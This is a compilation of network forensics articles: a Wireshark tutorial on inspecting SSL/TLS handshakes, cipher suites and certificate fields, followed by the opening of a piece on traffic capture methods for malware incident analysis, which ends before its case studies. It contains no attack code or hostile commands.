*Phillip D. Shade is a Senior Network / Forensics Engineer and founder of Merlion's Keep Consulting, a professional services company specializing in all aspects of Network and Forensics Analysis as well as providing a full range of professional training and customized curriculum development. An internationally recognized Network Security and Forensics expert, drawing from his over 30 years of hands-on, real world experience as a Network Engineer and Security Consultant in Network Analysis, troubleshooting and Cyber Forensics / Security. His presentations at seminars and road shows use a highly energetic, knowledgeable and informative style. A member of the Global Cyber Response Team (GCRT), FBI InfraGard, Computer Security Institute, the IEEE and Volunteer at Cyber Warfare Forum Initiative, he is a frequent consultant for numerous international security, technology and government agencies and a featured speaker at local, regional, national and international Security events. Mr. Shade served in the United States Navy for 20 years, specializing in Electronics Systems and Computer Security. He attended the University of San Francisco for a Bachelor of Science degree in Information Systems Management. Phill holds numerous networking certifications including CNX-Ethernet (Certified Network Expert), Cisco CCNA, CWNA (Certified Wireless Network Administrator), WildPackets PasTech and WNAX (WildPackets Certified Network Forensics and Analysis Expert). In 2007, Phill founded Merlion's Keep Consulting having previously worked with WildPackets, Optimized Engineering and IBM Global services. Previously he created the WildPackets Certified Network Expert certification series and is currently a certified instructor for a number of advanced Network Training academies including: Wireshark University, Global Knowledge, Network Associates Sniffer University, and Planet-3 Wireless Academy.*

*Clients: Mr. Shade's clients include the US Department of Defense (Navy, Air Force, Marine Corps, Army), numerous Law Enforcement and Intelligence agencies including the FBI, NCIS, Singapore, Dutch and Belgian Police Departments, Australian High Tech Crime Centre and New York Police, Federal Aviation Administration, Internal Revenue Service, Lockheed Martin, NASA, Verizon Communication, AT&T, IBM Corporation, Cisco Systems, Quicken Financial Services, Tarrant County Courts, multiple city agencies including Cities of Fort Worth, Seattle and Honolulu. He can be contacted at [merlions.keep@gmail.com](mailto:merlions.keep@gmail.com). For additional information or to schedule Network Analysis or Network Forensics using Wireshark, Pilot or Network Miner contact the following: North America / United States / Asia – [merlions.keep@gmail.com](mailto:merlions.keep@gmail.com) | Europe / Africa / Middle East – <http://www.scos.nl/products/wireshark-training/>*

## USING WIRESHARK TO ANALYZE SSL

# CONFIGURATIONS AND CERTIFICATES

by **Larry Greenblatt**

With all the talk these days of internet spying and theft, people are becoming increasingly concerned with protecting their information. As Laura Chappell, the founder of Wireshark University, might say, you can have opinions from people on security, but packets don't lie. In this article I will show you how to use some simple Wireshark display filters and settings to view SSL/TLS capabilities in browsers, the negotiated cipher suite (the asymmetric, symmetric and hashing algorithms in use for the current session) and the information stored in the certificate.


**What you will learn:**

- How to sniff an SSL handshake and examine the cipher suites supported by a given browser, the suite chosen by the server and how to examine and confirm the server's certificate.

**What you should know:**


- A basic understanding of Wireshark (how to launch and select an interface, as well as navigate between the packet list pane and the packet details pane).

To get started, launch Wireshark (note: I am using version 1.8.7). To ensure we can view larger certificates (over 1460 maximum segment size), we need to tell Wireshark to reassemble TCP streams. To do this, go to Edit, Preferences, Protocols, TCP and confirm the setting for "Allow subdissector to reassemble TCP streams" is selected. Note, this setting will effect perceived response times and it is very handy to turn this off, when measuring round trips timers and the like.



**Figure 1.** Wireshark Preferences


Now to check an SSL connection, start sniffing on an active interface:



**Figure 2.** Wireshark Interface List


With Wireshark capturing packets, start a browser and navigate to some SSL protected site. In this example, I am using Google. As soon as the browser confirms the SSL setting (the lock icon) stop the capture.

The most basic and, likely the single most useful display filter is “ssl.handshake”. (Tip, Wireshark allows the saving of display filters). Click Save and give it a name.




**Figure 3.** Capture filter

This will now show on the filter display bar. With this filter we should see Wireshark display only the SSL connection establishment packets. This first packet we want to examine is the Client Hello. This will display the browser is capabilities: In the first example, I am using IE 10.0.14. We can see that this version of IE supports twelve different cipher suites.



**Figure 4.** SSL Handshake, Client Hello

If we open this up, we can see the different asymmetric, symmetric and hashing algorithms this browser supports. We can see now that the asymmetric algorithms supported are, RSA, Elliptical Curve (EC), Diffie-Hellman (DH) and DSS.



**Figure 5.** Client Supported Algorithms (possible cipher suites)


Asymmetric algorithms are used in SSL for two reasons; One sharing or exchange of the keys that will be used for the symmetric ciphers and to sign the hash of the data. Note that DH can only be used for key exchange and DSS is only used for signing. Therefore, when either of these are used, there must be a second choice for another asymmetric algorithm. The most efficient of the asymmetric algorithms is EC. For instance, to get the same amount of entropy as a 256 bit symmetric cipher, we need over 15,000 bits of either RSA or DH, but we only need 512 bits of EC.

When EC is used for key agreement, it is known as ECDHE (for Diffie-Hellman Exchange) and when used for signing ECDSA (digital signature algorithm). I have noticed over the past few years, that Google had been using ECDHE but not ECDSA. I blamed this on the Certificate Authorities, as I suspected they had no support for EC certificates. This I noticed changed in 2013 and now, I am starting to see a number of EC certificates. This is good news!

Symmetric algorithms are used to actually encrypt the data over the SSL channel. We can see that my IE browser supports three different symmetric algorithms, RC4 (stream), AES and 3DES (both block). Block ciphers have different modes that have been developed to add more randomness. We see here that this browser only support CBC mode for “Cipher Block Chaining”. There have been a few exploits against CBC vulnerabilities, notably BEAST.


Lastly, hashing algorithms are used to check the integrity of the data to detect any modifications to the data, whether accidentally or maliciously. The only two hashing algorithms supported here are MD5 and SHA (SHA1). Cracks have been found in both of these algorithms, meaning the likely hood of detecting maliciously modifications, has been decreased. While, I know of no attack yet on SHA, the FLAME virus exploited the cracks in MD5.

Then next packet in the view pane we want to examine, is the Server Hello. This will tell us what the server selected, based on what the client was able to support.



**Figure 6.** SSL Handshake, Server Hello (chosen cipher suite)

Here we can see the server chose to use ECDHE to negotiate a 128 bit key, to be used to encrypt the actual data with AES in CBC mode, and RSA to sign an SHA hash. Note that the HASH of the data coming from the server, needs to be validated. For this to work, the server will encrypt the hash with their private key. To validate this, the client will also calculate a hash and decrypt the hash from the server, with the server's public key. So the next step we need to examine is the exchange of the server's public key, which comes in the form of an X.509 certificate (meaning the public key will be certified to belong to the server, by a trusted third party, that is the Certificate Authority or CA. To see this, we need to examine the packet that says Certificate




**Figure 7.** SSL Handshake, Certificate

Google is a very large company, with a number of SSL servers. To assist them, that employ a number of subordinate Certificate Authorities. For brevity, we will only focus server certificate for *www.google.com*.

This certificate is to provide proof that the web site we connected to, is indeed *www.google.com*. This is similar to using a driver's license to prove one's ID. As each driver's license should have a unique license number, a certificate can be uniquely identified by its serial number. We can see this directly under the version line.

As there are a number of valid departments of vehicles authorized to create trusted driver's licenses, there are a number of approved certificate authorities or CAs authorized to created certificates for various domain names. The CA that created this certificate can be determined by expanding the subtree "issuer".




**Figure 8.** Certificate Details

We can see that Google used its own subordinate CA, Google Internet Authority to issue the certificate for *www.google.com*.


Validity will give us the dates the certificate is good for, again similar to a driver's license. The subject is *www.google.com* and the subjectPublicKeyInfo is the actual public key for the server. This is the key that will be used, in this case, to decrypt the signed hashed from the server.

Lastly are the extension fields. We will focus on two of these, used to check to see if this certificate has been revoked. For this, there are two technologies that can be used, each requiring a server to provide revocation information to the client. The first way is to download a list of all the known revoked certificates for a given CA. For this we need the address of the server containing the CRL or certificate revocation list. This is under the extension "id-ce-cRLDistributonPoints"



**Figure 9.** CRL Servers for this Certificate

Downloading this entire list is not very efficient. So a faster way is to check the status of a given certificate by its unique serial number. This technology is known as OCSP, (Online Certificate Status Protocol). For this, we need the name of the OCSP server. This is listed under the extension “id-pe-authorityInfoAccessSyntax”.



**Figure 10.** OCSP Servers for this Certificate

Now let's refresh. We used the filter SSL.Handshake to display the exchanges sent over the network to setup an SSL connection. First we saw the client hello to announce what cipher suites it is capable of using. Next we examined the server hello to display the server's choices for a given session. Finally we examined the certificate used to validate the server's identity.

In future discussions, we can check to see what other browsers look like (they are all very different in their support for stronger algorithms!) as well as confirming the status of the certificate using the OCSP display filter.

## CONCLUSION

Most people think of encryption as a service to provide confidentiality. While this is very true, and especially so in this world of internet spying and id theft, today's world and the Public Key Infrastructure (PKI) is used to provide authentication, integrity and non-repudiation using Asymmetric, Symmetric and Hashing algorithms. Recent years of seen a few cracks develop in a number of algorithms and cryptosystems.

You can't speak matter of factually without measuring. Using Wireshark, an analyst can capture the handshake between an SSL server and Client, taking measurements to confirm the settings regarding the cipher suites selected in any session, as well as confirm the information stored in an SSL server certificate.

## ABOUT THE AUTHOR

Larry started his IT career in 1984 as a technician for MicroAge, cutting his teeth on IBM PC and Netware 86 based networks. After four years in the 90s working for CGI/IBM as a senior network consultant, and later as consulting manager, designing and supporting IPX, SNA and TCP/IP-based network solutions, Larry founded InterNetwork Defense, an information security training and consulting company, where he currently teaches CISM, CEH and CISSP training classes. Larry is also the co-author of the CEH official study guide. In addition Larry enjoys recording music and practicing martial arts.

## TWO REAL NETWORK FORENSICS ANALYSIS

# CASE STUDIES OF THE ATTACKS ON PHP.NET AND THE BOSTON BOMBS MALWARE

by **Javier Nieto Arévalo**

We could say that we live an era where the signature-based Antivirus has less sense if we want to fight against hackers who are creating customized malware only for their targets. Also, there are a lot of Zero-Days attacks which are being used to infect millions of computers just visiting a website. These Zero-Days attacks take advantages of unknown vulnerabilities for example Adobe or Flash player plugins installed in the web browser to download and install malware which has not been recognized yet. Also the majority of them make connections with the Command and Control servers to get the instructions of the hackers. Sometimes it is easier to detect infected hosts looking at their behaviour in our network if we analyze the network traffic than using an Antivirus running on the host.

**What you will learn:**

- Sites in your network where you can get traffic captures.
- Useful tools to aid in getting/analyzing traffic captures.
- How to use Virustotal and Wireshark in a real incident.
- How to detect attacks and more details from a pcap file with an IDS system.
- How to get information about how malware works.
- How to detect exploits and malware in an incident handle.
- File carving using Wireshark.
- How to create a map report with connections established in the capture data.

**What you should know:**

- Get familiarized with the network devices.
- Get familiarized with the Internet Protocols and modern malware.

It is widely recognized, the modern malware or APTs are winning the match with the Antivirus manufacturers. For this reason, there are some new technologies like Sandboxes where you can run the suspicious files in order to study their behaviour. For example, the sandboxes Cuckoo or Anubis run the malware in a secure environment and get a network traffic capture to help us to achieve this goal “to fight against the malware”. Also some IDS, like Snort, gets traffic captures in a pcap format to obtain the evidence about a certain attack.

For all this, it's really important for the Security IT Department to have a high knowledge about how to get and how to analyze the traffic that is crossing into their networks.

In this post I'm going to talk about how, where and which tools we can use to get and analyze a traffic network capture. Then I will show you two real examples used by hackers who infected thousand of computers using different techniques.

## HOW TO GET TRAFFIC CAPTURES

### TOOLS AVAILABLE

There are a lot of tools to get traffic captures: Wireshark, Tshark, Tcpdump, NetworkMiner, Cain and Abel, Xplico, Capsa, ngrep... In this article we will focus on tools commonly used to achieve this goal: Wireshark and Tshark.

### WHY WIRESHARK OR TSHARK

Wireshark (formerly known as Ethereal) and Tshark are really popular network protocol analyzers. In fact they are both the same tool. The first one has a graphical user interface (GUI) and the second one has a command line interface (CLI).

The main reasons why I work with these tools are:

- Both of them are Open Source with GPL license.
- Available in all platforms (Windows, Linux, MAC...).
- Both take traffic captures in live and of-line mode.
- They can understand the majority of Internet Protocols (TCP, DNS, FTP, TFTP, HTTP...).
- They have advanced filters and searches, TCP Follow Stream, Flow Graph, Maps reports, etc...
- There are a lot of tutorials in the Internet.

### CAPTURE DATA ON THE MACHINE YOU ARE INTERESTED IN

There are several methods to capture traffic from your network. In this article, I'm going to talk about which are most commonly used.

If you only need to capture the network traffic to/from a specific host, you can just install Wireshark on that host (computer) and start to sniff. It's really easy to use but the traffic exchanged between other hosts of the network will be unavailable (except broadcast traffic). This type of capture could be helpful when you suspect there is a problem in your network involving the host you are testing or when you just want to analyze the traffic exchanged from that host on the network.


